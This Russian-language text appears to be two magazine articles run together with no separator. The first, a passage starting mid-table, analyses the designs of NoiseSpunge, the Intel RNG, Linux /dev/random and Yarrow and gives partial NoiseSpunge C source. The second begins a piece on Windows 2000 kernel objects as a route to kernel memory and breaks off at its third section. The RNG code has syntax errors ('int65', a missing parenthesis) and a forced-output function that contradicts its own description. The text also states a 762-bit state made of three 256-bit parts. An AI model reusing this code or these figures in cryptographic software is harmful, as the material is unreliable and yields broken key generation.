Hard Drive       <storage>          1 *&
Shared memory    <transfer>         1 *&
Removable disks  <transfer>         2
LAN              <communication>    2 &
WAN              <communication>    3

Any properly encrypted media's risk is 0.
* If the storage media is on a computer connected to a network, risk is
  increased by 1.
& If physical access is possible (computer/LAN)., risk is increased by 1.
```

Наивысший уровень риска среди всех носителей следует считать риском реализации в целом (принцип слабейшего звена). Высокий риск недопустим. Средний риск допустим в зависимости от ценности вывода ГСЧ. Личный дневник легко может мириться со средним риском, тогда как для промышленных секретов допустим только риск уровня 0. Приемлемость риска обычно определяет программист, но пользователь должен знать о его выборе.

Аппаратные ГСЧ должны быть защищены от вскрытия. При попытке физической модификации ГСЧ должен прекратить вывод данных. Не должно быть никакой возможности наблюдать за аппаратным ГСЧ через частоты, излучение, напряжение или иные эмиссии — все они могут служить источниками информации для компрометации пула или вывода. Для предотвращения этого все аппаратные ГСЧ должны быть должным образом экранированы.

Программные реализации могут быть весьма непростыми. Обратная разработка остаётся проблемой до тех пор, пока цифровая подпись исполняемых файлов не будет внедрена на уровне операционной системы. До тех пор любые попытки программиста предотвратить обратную разработку лишь отсрочат неизбежное. Тем не менее программисту важно тщательно писать ПО, стремясь к минимально возможному фактору риска.

(Следующее относится к ГСЧ, отдельным от вызывающих приложений)
ГСЧ должен тщательно следить за тем, чтобы только одна программа имела доступ к каждому его выводу. Метод передачи данных от ГСЧ к программе не должен допускать наблюдения.

Уникальность выводов, как правило, обеспечивается выходной функцией, однако иногда вывод копируется во временный буфер. Можно попытаться обманом заставить ГСЧ сохранить этот буфер или скопировать его в другое место, обеспечив лёгкий доступ. Быстрое решение — приложение шифрует вывод ГСЧ ключом, сгенерированным собственными средствами. Полная схема с взаимным обменом ключами между ГСЧ и вызывающими приложениями также остаётся уязвимой к взлому. Любая *защита*, включаемая программистом в ПО, служит лишь препятствием, но этого зачастую достаточно, чтобы отпугнуть 99,9% пользователей от попыток взлома. Против оставшихся 0,1% мало что можно сделать — способ взломать ПО всегда найдётся.

1.6) Анализ

Есть два важных аспекта анализа ГСЧ: случайность и безопасность. Для оценки случайности, как правило, применяют статистический анализ входа (процесс сбора энтропии) и выхода (выходная функция). Для оценки безопасности ищут уязвимости в сборе энтропии, пуле, функции перемешивания и выходной функции, позволяющие злоумышленнику найти прошлые, настоящие или будущие выводы. Гарантировать эффективность ни одного из этих аспектов невозможно. Единственная определённость: если ГСЧ сломан, он сломан; до тех пор можно лишь строить предположения.

В интернете доступно множество статистических тестов для проверки случайности данных. Большинство требуют значительной выборки данных в файле. Результатом статистического анализа является вероятностная величина P — число с плавающей точкой от 0 до 1. Тесты проводятся на различных размерах блоков, обычно от 8 до 32 бит. Желаемое значение P — около 0,5, что означает среднее значение вероятности без отклонения к 0 или 1. Значение P близкое к 0 или 1 само по себе не свидетельствует о слабости ГСЧ: это возможно даже с чисто случайными данными. Если бы получить P близкое к 0 или 1 было невозможно, ГСЧ был бы как раз сломан, поскольку при полной случайности все выводы равновероятны, а значит, паттернные выводы тоже возможны. Если P неудовлетворительно, следует создать много новых выборок и протестировать их. Если другие выборки также дают плохие P, ГСЧ скорее всего выдаёт детерминированный вывод и не должен использоваться. DieHard предлагает набор из 15 тестов на основе P-значений. Другие тесты описывают результаты через целое число и его целевое значение; чем ближе, тем лучше — пример: тест Maurer Universal Statistics.

Проблема статистических тестов в том, что любой хороший PRNG или хеш-функция легко их пройдут без каких-либо источников энтропии. Даже если вывод недетерминирован, ГСЧ является ГСЧ лишь при условии, что его нельзя предсказать. Поэтому энтропия ГСЧ тоже должна быть недетерминированной. Если нет гарантий надлежащей работы источника энтропии, рекомендуется применять те же тесты к сырой энтропии. Серьёзное препятствие здесь — энтропия зачастую собирается очень медленно, что делает получение достаточно большой выборки крайне утомительным, а порой и нецелесообразным. Так или иначе, логичнее тщательно анализировать источники энтропии интеллектуально (см. раздел 1.1), нежели полагаться на статистические тесты (которые ничего не гарантируют) в поиске уязвимостей.

Оценка безопасности ГСЧ — сложная задача с бесконечным числом путей и единственным результатом: взломом. Шансы всегда не в пользу ГСЧ. Сколько бы мер ни предпринималось, рано или поздно появятся новые атаки. Каждый аспект ГСЧ должен быть тщательно изучен — от сбора энтропии до доставки вывода. Каждый компонент следует тестировать отдельно и в совокупности. Тесты включают возможность взломов, способных вмешаться в сбор энтропии или наблюдать за ним, а также криптоанализ функций перемешивания и вывода. Большинство взломов обнаруживается в лабораторных условиях — такие взломы называются академическими и, как правило, требуют очень специфических условий (обычно крайне маловероятных). Успешные взломы — результат месяцев (нередко лет) кропотливого труда опытных криптоаналитиков.

Лучшее, что можно сделать — тщательно проектировать ГСЧ с мыслью о безопасности на каждом этапе.

Даже на пределах возможностей математики и криптоанализа достижения науки могут нанести удар по вашему ГСЧ. Например, Tempest-сканирование позволяет злоумышленнику отслеживать нажатия клавиш и положения мыши. Возможны и открытия в анализе белого шума. Подобные взломы обычно делаются учёными и профессионалами, стремящимися предать знания огласке до того, как будет нанесён ущерб. Предотвратить неизвестные атаки невозможно; от разработчиков ожидают быстрого поиска эффективных решений и извлечения уроков. К счастью, такие атаки возникают редко — но ситуация меняется по мере роста исследований.

В разделе 2 будет рассмотрен только анализ безопасности ГСЧ, поскольку все они уже прошли анализ случайности.

---

2) Описание конкретных ГСЧ

2.1) Проектирование NoiseSpunge

Источник информации: собственная разработка автора.

2.1.0) Обзор NoiseSpunge

NoiseSpunge создан специально для генерации 256-битных случайных ключей, пригодных для надёжного шифрования. Сбор энтропии для одного вывода (256 бит) требует нескольких секунд движения мыши. Структура сложная и вычислительно затратная. NoiseSpunge предназначен как компонент криптосистем, и потому необходимо принять особые меры, чтобы он не стал уязвимым звеном. Компромисс в данной реализации: генератор неудобен при необходимости регулярно получать большие объёмы случайных данных, поскольку требует интенсивного взаимодействия с пользователем и потребляет много процессорных циклов.

2.1.1) Сбор энтропии NoiseSpunge

PRNG инициализируется нулями. Затем PRNG выдаёт значение, используемое для вычисления длины интервала. По истечении интервала проверяется факт движения мыши. Если мышь двигалась с момента последней проверки, считывается значение высокочастотных часов ПК. Четыре наименее значимых бита XOR-ятся с 4 наименее значимыми битами координат x и y мыши. Вычисляется новый интервал от PRNG. Полученные 4 бита конкатенируются до накопления 32 бит и выводятся. Эти 32 бита конкатенируются к буферу энтропии и используются для обновления PRNG, задающего интервал. Процесс повторяется. Если мышь не двигалась, устанавливается новый интервал и ожидается движение. Предусмотрена также функция, позволяющая программисту вводить 32 бита энтропии вручную — подходящая для аппаратных устройств энтропии или других известных надёжных источников. Однако использование вывода другого ГСЧ избыточно, если он хорош, и бесполезно, если плох.

2.1.2) Оценка энтропии NoiseSpunge

Оценка энтропии проста: каждый раз рассматривается наихудший сценарий. С каждого захвата мыши собирается только 4 бита. Дальнейшие оценки не производятся, поскольку они дали бы результаты 4 бита или больше. Оценка энтропии для дополнительной функции ручного ввода возлагается на программиста.

2.1.3) Пул энтропии NoiseSpunge

Внутреннее состояние занимает 762 бита: 256-битное начальное значение (seed), 256-битный первичный хеш и 256-битный вторичный хеш. В качестве хеш-функции используется 256-битный Haval. При добавлении 32-битного блока энтропии он добавляется в 256-битный буфер. Когда буфер заполнен, обновляется первичный хеш. Начальное значение XOR-ится с выводом первичного хеша, если только это не 8-е первичное пересеивание. В этом случае вывод первичного хеша подаётся во вторичный хеш, выход которого переставляется (см. ниже) и заменяет начальное значение. Перестановка начального значения осуществляется через расширение-сжатие: 32-битные слова начального значения используются как начальные значения PRNG, который выдаёт два 32-битных слова. Все 512 бит вывода PRNG хешируются и заменяют начальное значение пула. После каждого первичного пересеивания счётчик KeyReserve инкрементируется и ограничивается значением 8. KeyReserve представляет число 256-битных групп энтропии, добавленных во внутреннее состояние, и является грубой оценкой момента, когда дальнейшее добавление энтропии теряет смысл и поток сбора энтропии можно приостановить (до следующего вывода ГСЧ).

2.1.4) Выходная функция NoiseSpunge

Предусмотрено 2 режима вывода: безопасный и принудительный. Безопасный вывод проверяет, что KeyReserve не равен нулю, и уменьшает его после вывода. Принудительный вывод игнорирует KeyReserve. При выводе начальное значение копируется во временный буфер, после чего переставляется. Новое начальное значение используется как ключ для инициализации Rijndael (симметричный блочный шифр). Временный буфер шифруется Rijndael, а затем переставляется через расширение-сжатие (аналогично начальному значению). Это повторяется N раз (по выбору программиста), и затем буфер выводится.

2.1.5) Анализ NoiseSpunge

[1] Сильная зависимость от движения мыши может *исчерпать* пул энтропии, если мышь не используется длительное время. Однако счётчик предотвращает вывод при низкой энтропии.

[2] Программист может принудительно ввести энтропию низкого качества и ослабить внутреннее состояние ГСЧ.

[3] Не предусмотрена обработка систем без таймеров высокого разрешения.

[4] Несмотря на то что внутреннее состояние пула занимает 762 бита, максимальная энтропия в любом состоянии равна 256 битам (остальные биты лишь предотвращают обратное восстановление и скрывают начальное значение). Это делает ГСЧ пригодным только для небольших объёмов безопасных случайных данных.

2.2) Проектирование Intel RNG

*Источник информации: Intel Random Number Generator White Paper *1*

2.2.0) Обзор Intel RNG

Intel RNG является общесистемным. Он разработан для предоставления случайных данных высокого качества в больших объёмах любому программному обеспечению. Средняя пропускная способность — 75 Кбит/с. Драйвер Intel Security Driver обеспечивает связь между промежуточным ПО (CDSA, RSA-BSAFE и Microsoft CryptoAPI) и аппаратной частью. Аппаратная часть находится в чипсете Intel 810 и будет включена в устройство 82802 Firmware Hub Device для всех будущих чипсетов серии 8xx.

{ПРЕДУПРЕЖДЕНИЕ: ниже излагаются личные мнения автора; воспринимайте их критически}

Intel элегантно назвал свой ГСЧ «TRNG» (True Random Number Generator), однако затем на протяжении всей остальной документации именует его просто RNG. Технически между TRNG и обычным хорошим ГСЧ нет принципиальной разницы — это маркетинговый ярлык, не влияющий на способность генерировать случайные числа (RNG == TRNG и TRNG == RNG). Что касается корпоративных заверений: «Вывод Intel RNG прошёл постпроектную валидацию в Cryptography Research Inc. (CRI) и тест на статистическую случайность FIPS Level 3 (FIPS 140-1).» Обнадёживает то, что компания (CRI) проанализировала и поддерживает этот ГСЧ — это редкость. С другой стороны, FIPS 140-1 — очередной маркетинговый генератор. Прочитав FIPS 140-1, понимаешь, что он абсолютно НЕ имеет отношения к качеству ГСЧ. Microsoft, видимо, считает его достаточно хорошим для своих продуктов — значит, он великолепен. Шутки в сторону: несмотря на корпоративный флёр, этот ГСЧ хорошо спроектирован и предотвратит многие ошибки вроде допущенной Netscape. Это шаг в правильном направлении: вместо того чтобы позволять каждому разработчику изобретать собственный ГСЧ, предлагается хорошее решение для всех.

2.2.1) Сбор энтропии Intel RNG

Intel RNG интегрируется в материнские платы ПК. В составе устройства — 2 резистора и 2 генератора (один медленный, другой быстрый). Разность напряжений между резисторами усиливается для измерения теплового шума. Этот источник шума используется для модуляции медленного тактового генератора. Медленный генератор с переменной модуляцией устанавливает интервалы измерений быстрого генератора. При срабатывании интервала частота быстрого генератора пропускается через то, что Intel называет корректором фон Неймана (патент ожидается). Корректор компенсирует склонность быстрого генератора к фиксированным битовым состояниям. Он работает путём сравнения пар битов и вывода только одного или нуля бит ([1,0] → 0; [0,1] → 1; [0,0] или [1,1] → вывод отсутствует). Вывод корректора группируется в 32-битные блоки и передаётся в Intel Security Driver.

2.2.2) Оценка энтропии Intel RNG

Оценки не производятся по ряду причин. Поскольку источник энтропии является аппаратным, манипулировать им невозможно без вывода устройства за пределы нормальных температурных условий или отключения питания (в последнем случае сбор энтропии прекращается). Кроме того, вся энтропия собирается одинаковым образом и считается идентичного качества.

2.2.3) Пул энтропии Intel RNG

Intel Security Driver обеспечивает перемешивание вывода ГСЧ. Пул состоит из 512 бит контекста хеша SHA-1, разделённых на два состояния. Генерируется 80-битный хеш первого состояния, к которому добавляются 32 бита энтропии (из аппаратной части) и первые 160 бит первого состояния — для создания второго состояния. При генерации следующих 32 бит энтропии второе состояние становится первым, и процесс повторяется.

2.2.4) Выходная функция Intel RNG

Последние 16 бит из 80-битного хеша первого состояния выводятся в промежуточное ПО. Intel Security Driver гарантирует, что каждый вывод передаётся только один раз. При необходимости дополнительная обработка вывода выполняется приложением, запросившим случайные данные.

2.2.5) Анализ Intel RNG

[1] Необходимость корректора фон Неймана демонстрирует склонность ГСЧ к повторяющимся последовательностям. Злоумышленник мог бы вычислить моменты непропорционального вывода единиц или нулей, оценивая пропускную способность в бит/с, однако это не открывает практически пригодных атак (пока).

[2] Использование стороннего промежуточного ПО может порождать уязвимости безопасности. Перед применением ПО конкретной компании разумно подождать несколько месяцев, чтобы убедиться в отсутствии быстро обнаруживаемых уязвимостей.

2.3) Проектирование Linux' /dev/random

*Источник информации: исходный код /dev/random *2*

2.3.0) Обзор /dev/random

Linux предоставляет символьное устройство /dev/random как интерфейс для приложений, которым требуются случайные данные с высококачественной энтропией. Оно располагает щедро выделенным пулом энтропии (512 байт) для нужд операционной системы и всего работающего ПО. Когда высококачественная энтропия не требуется, предоставляется второе символьное устройство /dev/urandom — PRNG для предотвращения расточительного истощения пула /dev/random.

2.3.1) Сбор энтропии /dev/random

Внешние функции ядра инициируют добавление энтропии в пул. Триггерными событиями служат нажатия клавиш, движения мыши и прерывания (IRQ). При каждом триггере копируются 32 бита высокочастотного таймера, и ещё 32 бита выводятся в зависимости от типа триггера (координаты мыши, скан-код клавиатуры или номер IRQ).

2.3.2) Оценка энтропии /dev/random

Оценка вычисляется с помощью трёх дельт. Delta1 — время, прошедшее с момента последнего события того же типа. Delta2 — разница между Delta1 и предыдущей Delta1. Delta3 — разница между Delta2 и предыдущей Delta2. Выбирается наименьшая из трёх дельт. Наименее значимый

бит дельты игнорируется, следующие 12 бит используются для увеличения счётчика энтропии.

2.3.3) Пул энтропии /dev/random

ГСЧ использует пул энтропии размером 4096 бит. Перед вводом маркер, обозначающий текущую позицию в пуле, уменьшается на 2 32-битных слова. При достижении позиции 0 она переворачивается назад к предпоследнему 32-битному слову. Энтропия добавляется двумя 32-битными словами: x и y. Переменная j определяет, на сколько бит влево повернуть энтропию. Перед добавлением j инкрементируется на 14 (на 7, если пул находится в позиции 0). Энтропия поворачивается на j. В зависимости от текущей позиции y XOR-ится с 5 фиксированными частями пула (позиции 103, 76, 51, 25, 1 для пула в 4096 бит, считая от текущей позиции с заворотом), а x XOR-ится с каждым следующим словом. Затем x сдвигается на 3 бита вправо и XOR-ится с константой из таблицы 1×7 (0, 0x3b6e20c8, 0x76dc4190, 0x4db26158, 0xedb88320, 0xd6d6a3e8, 0x9b64c2b0, 0xa00ae278) по индексу x AND 7 (побитово, 3 бита). x XOR y добавляется в пул с пропуском одного слова. y сдвигается на 3 бита вправо, XOR-ится с таблицей констант аналогично x и записывается в пропущенное слово. Пул остаётся в данной позиции (предыдущая позиция − 2, возможно с заворотом в конец).

2.3.4) Выходная функция /dev/random

При запросе вывода таймер и количество запрошенных байт добавляются в пул как энтропия. Пул хешируется SHA-1, и первые 2 слова хеша снова вводятся в пул как энтропия; это повторяется 8 раз, каждый раз вводя следующие 2 слова хеша. Первая половина итогового хеша XOR-ится со второй половиной для получения вывода. Объём вывода равен меньшему из двух значений: запрошенного размера или 20 байт (половина размера хеша).

2.3.5) Анализ Linux' /dev/random

[1] Мониторинг и предсказание некоторых IRQ возможны в сетевой среде.

[2] В нижних 16 битах добавляемой энтропии содержится значительная избыточность. Например, при нажатии клавиши 32-битная переменная содержит 16 бит высокочастотного таймера, а нижние 16 бит — значение 0–255 для нажатия (256+ обозначают прерывания). Это оставляет 8 бит избыточности для каждого нажатия.

[3] Время, прошедшее с момента добавления последнего блока энтропии, как правило, не влияет на качество энтропии, если только этот промежуток не очень мал. При этом не учитываются последовательные записи, например непрерывный доступ к диску при перемещении файла.

[4] При выводе механизм перемешивания повторно вводит большое количество хешированной энтропии сомнительного качества. Эти повторно введённые слова добавляются к счётчику энтропии, хотя делать этого не следует — это биты, уже учтённые ранее. После одного вывода в счётчик добавляется 512 бит. Если эта оценка верна, после 8 вызовов в пуле накапливается 4096 бит (весь пул) энтропии неопределённого качества. При отсутствии ввода от пользователя во время этих вызовов ГСЧ фактически становится PRNG.

2.4) Проектирование Yarrow

*Источники информации: исходный код Yarrow и технические описания *3, *4*

2.4.0) Обзор Yarrow

Yarrow разработан Брюсом Шнайером — автором книги «Прикладная криптография» и создателем блочных шифров Blowfish и Twofish (финалист AES). Yarrow — интерпретация Шнайера правильного проектирования ГСЧ, сопровождаемая подробной документацией, описывающей его устройство и анализ (см. второй источник). Это продукт длительных исследований, устанавливающий стандарт свойств, ожидаемых от безопасного ГСЧ. Рассматривается здесь для сравнения широко применяемых ГСЧ с разработкой опытного профессионала.

2.4.1) Сбор энтропии Yarrow

Системные перехватчики ожидают событий от клавиатуры или мыши. При нажатии клавиши время, прошедшее с предыдущего нажатия, добавляется в массив. То же происходит при нажатии кнопки мыши. При движении мыши координаты x и y добавляются в массив движений мыши. Когда массив заполнен, он передаётся функции оценки энтропии.

2.4.2) Оценка энтропии Yarrow

Функции оценки энтропии передаётся оценочное число бит энтропии, определяемое предпочтениями программиста относительно её источника. Можно считать, что движение мыши даёт 4 бита энтропии за движение, а задержка клавиатуры — 8 бит за нажатие. Второй метод измерения использует небольшой алгоритм сжатия и измеряет сжатый размер. Третий — половина размера выборки энтропии. Наименьшее из трёх значений увеличивает оценку энтропии.

2.4.3) Пул энтропии Yarrow

При вводе энтропии она поступает в быстрый пул (контекст SHA-1) и обновляется оценка энтропии этого пула. Когда в пуле накапливается 100 бит энтропии, хеш-вывод быстрого пула поступает в медленный пул и обновляется его оценка. Когда медленный пул накопил 160 бит энтропии, его хеш-вывод становится текущим ключом.

2.4.4) Выходная функция Yarrow

При необходимости вывода текущий ключ (полученный из медленного пула) шифрует счётчик (размер которого в битах задаётся программистом) и выдаёт шифртекст; счётчик затем инкрементируется. После 10 выводов ГСЧ переинициализирует ключ, заменяя его другим (принудительным) выводом. Следующая переинициализация ключа произойдёт либо когда медленный пул накопит 160 бит, либо после 10 выводов.

2.4.5) Анализ Yarrow

[1] Движение мыши само по себе очень избыточно: диапазон смещения между предыдущей и текущей позицией мыши после получения сообщения от ОС весьма ограничен. Большинство битов, представляющих позицию мыши, вряд ли изменятся, что смещает оценки энтропии в этом ГСЧ.

[2] Хотя внутреннее состояние пула составляет 320+n+k бит, максимальная энтропия в любом состоянии не превышает 160 бит. «Yarrow-160, наша текущая конструкция, ограничена максимум 160 битами безопасности из-за размера своих пулов накопления энтропии.» *4

---

3) Исходный код NoiseSpunge

Приведённый ниже исходный код — краткий пример. Делайте с ним что хотите. Он **НЕ СКОМПИЛИРУЕТСЯ**, поскольку опущено около 1200 строк (реализации Haval, Rijndael и PRNG). Исходный код Haval и Rijndael легко найти. Подойдёт любой PRNG, работающий с 32-битными вводом и выводом и имеющий период не менее 2^32 (4294967296). Код разбит на три части: сбор энтропии, пул энтропии, выходные функции.

[ENTROPY GATHERING]

Этот цикл должен выполняться в потоке, независимом от основного потока приложения. Для зависимостей от ОС созданы заглушки, которые следует заменить:

```
int64 CounterFreq; //high-res counter's frequency/second
int64 QueryCounter; //high-res counter's current value
Delay(int ms); //1 milisecond precision delay
int GetMouseX; //current mouse x coordinate
int GetMouseY; // " y coordinate

#define MOUSE_INTERVAL 10

{
 Prng_CTX PCtx;
 int x,y;
 unsigned long Block;
 unsigned long BitsGathered;
 int65 Interval,Frequency,ThisTime,LastTime;

 unsigned long BitsGathered=0;
 bool Idled=false;
 Frequency=CounterFreq;
 bool Terminated=false; //Set value to true to end the loop
 do
 {
    if (Idled==false)
    {
       Delay(MOUSE_INTERVAL);
       Idled=true;
    }
    ThisTime=QueryCounter;
    if ((ThisTime-LastTime)>Interval)
    {
       if ((x!=GetMouseX)&&(y!=GetMouseY)
       {
          x=mouse.cursorpos.x;
          y=mouse.cursorpos.y;
          Block|=((x^y^ThisTime)& 15)<<BitsGathered;
          BitsGathered+=4;
          if (BitsGathered==32)
          {
             PrngInit(&PCtx,Block);
             AddEntropy(Block); //this function is defined lower
             Block=0;
             BitsGathered=0;
          }
          Interval=((((Prng(@PCtx)%MOUSE_INTERVAL)>>2)+MOUSE_INTERVAL)
             * Frequency)/1000;
       }
       LastTime=QueryCounter;
       Idled=false;
    }
 } while (Terminated==false);
}
```

[ENTROPY POOL]

```
#define SEED_SIZE 8
#define PRIMARY_RESEED 8
#define SECONDARY_RESEED 8

//parameters
#define MAX_KEY_RESERVE 8
#define KEY_BUILD_ROUNDS 16

typedef unsigned long Key256[SEED_SIZE];

Key256 Seed;
Key256 EntropyBuffer;
Haval_CTX PrimaryPool;
Haval_CTX SecondaryPool;
unsigned char PrimaryReseedCount;
unsigned char EntropyCount;
unsigned char KeyReserve;

//FUNCTIONS
void NoiseSpungeInit
{
 HavalInit(&PrimaryPool);
 HavalInit(&SecondaryPool);
 for (int i=0;i<8;i++) Seed[i]=0;
 EntropyCount=0;
 PrimaryReseedCount=0;
 KeyReserve=0;
}

void PermuteSeed
{
 Key256 TempBuffer[2];
 Prng_CTX PCtx;
 Haval_CTX HCtx;

 for (int i=0;i<SEED_SIZE;i++) //expand
 {
    PrngInit(&PCtx,Seed[i]);
    TempBuffer[0][i]=Prng(&PCtx);
    TempBuffer[1][i]=Prng(&PCtx);
 }

 HavalInit(&HCtx);
 HavalUpdate(&HCtx,&TempBuffer,64); //compress
 HavalOutput(&HCtx,&Seed);
}

void PrimaryReseed
{
 Key256 TempSeed;
 HavalUpdate(&PrimaryPool,&EntropyBuffer,32);

 if (PrimaryReseedCount<SECONDARY_RESEED)
 {
    HavalOutput(&PrimaryPool,&TempSeed);
    for (int i=0;i<SEED_SIZE;i++) Seed[i]^=TempSeed[i];
    PrimaryReseedCount++;
 } else SecondaryReseed;

 for (int i=0;i<SEED_SIZE;i++) EntropyBuffer[i]=0;
 if (KeyReserve<MAX_KEY_RESERVE) KeyReserve++;
 EntropyCount=0;
}

void SecondaryReseed
{
 HavalOutput(&PrimaryPool,&Seed);
 HavalUpdate(&SecondaryPool,&Seed,32);
 HavalOutput(&SecondaryPool,&Seed);
```

```
 PermuteSeed;
 HavalInit(&PrimaryPool);
 PrimaryReseedCount=0;
}

void AddEntropy(unsigned long Block)
{
 EntropyBuffer[EntropyCount++]=Block;
 if (EntropyCount==PRIMARY_RESEED) PrimaryReseed;
}
```

[OUTPUT FUNCTIONS]

```
int SafeGetKey(Key256 *Key)
{
 Key256 TempSeed;
 Key256 TempBuffer[2];
 Rijndael_CTX RCtx;
 Prng_CTX PCtx;
 Haval_CTX HCtx;

 if (KeyReserve==0) Return 0;

 for (int i=0;i<SEED_SIZE;i++) TempSeed[i]=Seed[i];
 PermuteSeed;
 RijndaelInit(&RCtx,&Seed);
 for (int i=0;i<KEY_BUILD_ROUNDS;i++)
 {
    RijndaelEncrypt(&RCtx,&TempSeed[0]); //encrypt
    RijndaelEncrypt(&RCtx,&TempSeed[4]);
    for (int j=0;j<SEED_SIZE;j++) //expand
    {
       PrngInit(&pctx,TempSeed[j]);
       TempBuffer[0,j]=Prng(&PCtx);
       TempBuffer[1,j]=Prng(&PCtx);
    }
    HavalInit(&HCtx);
    HavalUpdate(&HCtx,&TempBuffer,64);
    HavalOutput(&HCtx,&TempSeed);
 }
 for (int i=0;i<SEED_SIZE;i++) Key[i]=TempSeed[i];
 if (KeyReserve>0) KeyReserve--;
 Return 1;
}

void ForcedGetKey(Key256 *Key)
{
 Key256 TempSeed;
 Key256 TempBuffer[2];
 Rijndael_CTX RCtx;
 Prng_CTX PCtx;
 Haval_CTX HCtx;

 for (int i=0;i<SEED_SIZE;i++) TempSeed[i]=Seed[i];
 PermuteSeed;
 RijndaelInit(&RCtx,&Seed);
 for (int i=0;i<KEY_BUILD_ROUNDS;i++)
 {
    RijndaelEncrypt(&RCtx,&TempSeed[0]); //encrypt
    RijndaelEncrypt(&RCtx,&TempSeed[4]);
    for (int j=0;j<SEED_SIZE;j++) //expand
    {
       PrngInit(&pctx,TempSeed[j]);
       TempBuffer[0,j]=Prng(&PCtx);
       TempBuffer[1,j]=Prng(&PCtx);
    }
    HavalInit(&HCtx);
    HavalUpdate(&HCtx,&TempBuffer,64);
    HavalOutput(&HCtx,&TempSeed);
 }
 for (int i=0;i<SEED_SIZE;i++) Key[i]=TempSeed[i];
```

```
   if (KeyReserve>0) KeyReserve--;
  }
```

---

4) Ссылки

*1 Intel Random Number Generator White Paper
http://developer.intel.com/design/security/rng/CRIwp.htm

*2 Исходный код /dev/random
http://www.openpgp.net/random/

*3 Исходный код Yarrow
http://www.counterpane.com/Yarrow0.8.71.zip

*4 Yarrow-160: Notes on the Design and Analysis of the Yarrow Cryptographic Pseudorandom Number Generator
http://www.counterpane.com/yarrow-notes.html

Playing with Windows /dev/(k)mem

Автор: crazylord

Содержание

---

1 — Введение

В этой статье рассматривается подход к Windows-эквиваленту объекта `/dev/kmem` из Linux. Исследование проводилось на Windows 2000 Professional, что означает: большая часть приведённого кода должна работать на всех версиях Windows 2000 и, с небольшими изменениями, на Windows XP. Windows 9x/Me явно не поддерживаются, поскольку основаны на иной архитектуре ядра.

---

2 — Введение в объекты Windows

Windows 2000 реализует модель объектов, позволяющую удобно манипулировать базовыми элементами ядра. В этой главе мы кратко рассмотрим, что представляют собой эти объекты и как ими пользоваться.

2.1 Что это такое?

По данным Microsoft, менеджер объектов разрабатывался для достижения следующих целей:
• использовать именованные объекты для удобной идентификации;
• поддерживать подсистему POSIX;
• обеспечить простой способ управления системными ресурсами;
• предоставить механизм квотирования для ограничения ресурсов процесса;
• соответствовать стандарту безопасности C2 :) (C2: Controlled Access Protection).

Существует 27 различных типов объектов:

```
* Adapter       * File            * Semaphore
* Callback      * IoCompletion    * SymbolicLink
* Controler     * Job             * Thread
* Desktop       * Key             * Timer
* Device        * Mutant          * Token
* Directory     * Port            * Type
* Driver        * Process         * WaitablePort
* Event         * Profile         * WindowStation
* EventPair     * Section         * WmiGuid
```

Большинство названий достаточно говорят сами за себя. Поясним лишь несколько неочевидных:
• **EventPair** — пара из двух объектов Event.
• **Mutant** (он же Mutex) — механизм синхронизации для доступа к ресурсам.
• **Port** — используется LPC (Local Procedure Call) для межпроцессного взаимодействия.
• **Section** (file mapping) — область разделяемой памяти.
• **Semaphore** — счётчик, ограничивающий доступ к ресурсу.
• **Token** (Access Token) — профиль безопасности объекта.
• **WindowStation** — контейнерный объект для объектов Desktop.

Объекты организованы в иерархию директорий примерно следующего вида:

```
- \
  - ArcName                (символические ссылки на разделы дисков)
  - NLS                    (секции ...)
  - Driver                 (установленные драйверы)
  - WmiGuid
  - Device                 (аналог /dev в Linux)
    - DmControl
      - RawDmVolumes
    - HarddiskDmVolumes
      - PhysicalDmVolumes
  - Windows
    - WindowStations
  - RPC Control
  - BaseNamedObjects
    - Restricted
  - ??                     (директория текущего пользователя)
  - FileSystem             (информация об устанавливаемых файловых системах)
  - ObjectTypes            (все доступные типы объектов)
  - Security
  - Callback
  - KnownDlls              (секции наиболее используемых DLL)
```

Директория `??` — директория текущего пользователя, а `Device` является аналогом `/dev` в Linux. Исследовать эти структуры можно с помощью WinObj, доступного на сайте Sysinternals (см. [1]).

2.2 Структура объектов

Каждый объект состоит из двух частей: заголовка объекта (object header) и тела объекта (object body). Большинство недокументированных структур, связанных с заголовком, были описаны Sven

B. Schreiber в книге «Windows 2000 Undocumented Secrets». Рассмотрим структуру заголовка.

```
// из w2k_def.h:

typedef struct _OBJECT_HEADER {
/*000*/ DWORD        PointerCount;       // количество ссылок
/*004*/ DWORD        HandleCount;        // количество открытых дескрипторов
/*008*/ POBJECT_TYPE ObjectType;         // указатель на структуру типа объекта
/*00C*/ BYTE         NameOffset;         // смещение OBJECT_NAME
/*00D*/ BYTE         HandleDBOffset;     // смещение OBJECT_HANDLE_DB
/*00E*/ BYTE         QuotaChargesOffset; // смещение OBJECT_QUOTA_CHARGES
/*00F*/ BYTE         ObjectFlags;        // OB_FLAG_*
/*010*/ union
        { // OB_FLAG_CREATE_INFO ? ObjectCreateInfo : QuotaBlock
/*010*/    PQUOTA_BLOCK        QuotaBlock;
/*010*/    POBJECT_CREATE_INFO ObjectCreateInfo;
        };
/*014*/ PSECURITY_DESCRIPTOR SecurityDescriptor;
/*018*/ } OBJECT_HEADER, *POBJECT_HEADER;
```

Все смещения в заголовке являются отрицательными. Чтобы найти структуру OBJECT_NAME от адреса заголовка, необходимо вычислить:

```
address = object_header_address - name_offset
```

Структура **OBJECT_NAME** позволяет создателю сделать объект видимым другим процессам, присвоив ему имя. Структура **OBJECT_HANDLE_DB** позволяет ядру отслеживать, кто использует объект в данный момент. Структура **OBJECT_QUOTA_CHARGES** определяет квоты ресурсов, взимаемых с процесса при обращении к объекту. Структура **OBJECT_TYPE** хранит глобальную информацию о типе объекта: права доступа по умолчанию, размер объекта, стандартные квоты и т.д.

К объекту прикреплён дескриптор безопасности, с помощью которого ядро может ограничивать доступ к объекту.

Каждый тип объекта имеет внутренние процедуры, аналогичные конструкторам и деструкторам C++:
• **dump** — вероятно, для отладки (всегда NULL);
• **open** — вызывается при открытии дескриптора объекта;
• **close** — вызывается при закрытии дескриптора;
• **delete** — вызывается при удалении объекта;
• **parse** — вызывается при поиске объекта в списке;
• **security** — вызывается при чтении/записи защиты текущего объекта;
• **query name** — вызывается, когда поток запрашивает имя объекта;
• **"ok to close"** — вызывается, когда поток закрывает дескриптор.

Структура тела объекта полностью зависит от его типа. Лишь очень небольшое число структур тел объектов задокументировано в DDK. Желающим изучить их подробнее рекомендуется воспользоваться поиском или заглянуть в раздел `kernel_reversing` на сайте chapeaux-noirs (см. [4]).

2.3 Манипуляции с объектами

